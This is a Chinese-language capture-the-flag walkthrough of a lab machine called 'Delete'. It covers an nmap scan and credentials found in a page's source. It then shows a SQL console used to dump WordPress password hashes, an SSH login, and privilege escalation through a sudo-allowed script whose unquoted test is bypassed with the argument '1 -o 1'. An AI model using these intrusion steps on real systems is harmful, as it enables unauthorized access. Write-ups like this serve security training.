
信息搜集



```
└─# nmap -A 192.168.186.161 -p22,80
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-09-26 09:52 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. T
ry using --system-dns or specify valid servers with --dns-servers
Nmap scan report for delete.dsz (192.168.186.161)
Host is up (0.096s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey: 
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
| http-robots.txt: 1 disallowed entry 
|_/wp-admin/
|_http-title: Delete Account
|_http-server-header: Apache/2.4.62 (Debian)
|_http-generator: WordPress 6.8.1
MAC Address: 08:00:27:07:B7:4A (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 ope
```


爆破 80 端口

非 wordpress 解法

扫描出 http://192.168.186.161/dev/ 是一个登录页面

源码有信息　　用户名: dev　密码: devnnnnnnnnb

登陆后是一个 sql 命令窗口



SQL Query Tester


```
select * from wp_users;
```

Query Results:

ID	user_login	user_pass	user_nicename	user_email	user_url
1	delete	$wp$2y$10$llw2OH3iO33aTvbyT1h.tevNeRgrden1csrbhNgxlor4t6Uf10i7S	delete	delete@delete.dsz	http://delete.dsz
2	del	12e7bce94552f7a4288921f908df9b8c	test	test@test.com	http://test

拿找到的信息试试 ssh


ssh dev@192.168.186.161　密码：devnnnnnnnb



```
└─$ ssh dev@192.168.186.161
dev@192.168.186.161's password:
Linux Delete 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Sep 26 04:45:12 2025 from 192.168.186.6
dev@Delete:~$ ls
dev@Delete:~$ cd /home
dev@Delete:/home$ ls
del  dev
```


试下切换 del，12e7bce94552f7a4288921f908df9b8c 的 md5 解密为 del，但是失败，试试直接用 md5 切换

成功




```
dev@Delete:/home$ su del
Password:
del@Delete:/home$ cd del
del@Delete:~$ cat user.txt
flag{user-12e7bce94552f7a4288921f908df9b8c}
```

获得 root.txt（test.sh 方法）



```
del@Delete:~$ sudo -l
Matching Defaults entries for del on Delete:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User del may run the following commands on Delete:
    (ALL) NOPASSWD: /opt/test.sh
    (ALL) NOPASSWD: /opt/test2.sh
    (ALL) NOPASSWD: /opt/test3.sh
del@Delete:~$ cd /opt
del@Delete:/opt$ ls
test2.sh  test3.sh  test.sh
```

test.sh 内容:




```
del@Delete:/opt$ cat test.sh
#!/bin/bash
PATH=/usr/bin
CHALLENGE=$RANDOM$RANDOM$RANDOM

figlet Maze-Sec
[ -n "$1" ] || exit 1
[ $1 -eq "$CHALLENGE" ] && cat /root/root.txt
echo "Maze-Sec"
```

可传入参数 $1 ，-eq 为相等比较，

[$1 -eq "$CHALLENGE"]使用 test 命令（即[命令），当$1 包含空格时会发生单词拆分。

参数"1 -o 1"被拆分为 1、-o 和 1，使命令变为[1 -o 1 -eq "$CHALLENGE"]。

test 命令将解析为 1 或 1 -eq "$CHALLENGE"，-o 表示逻辑或，整个条件为真，从而执行 cat /root/root.txt



```
del@Delete:/opt$ sudo /opt/test.sh '1 -o 1'
 __  __                  ____
|  \/  | __ _ _______   / ___|  ___  ___
| |\/| |/ _` |_  / _ \__\___ \ / _ \/ __|
| |  | | (_| |/ /  __/___|__) |  __/ (__
|_|  |_|\__,_/___\___|   |____/ \___|\___|

flag{root-07a5b83a20f5d4002fff208e8180eba1}
Maze-Sec
```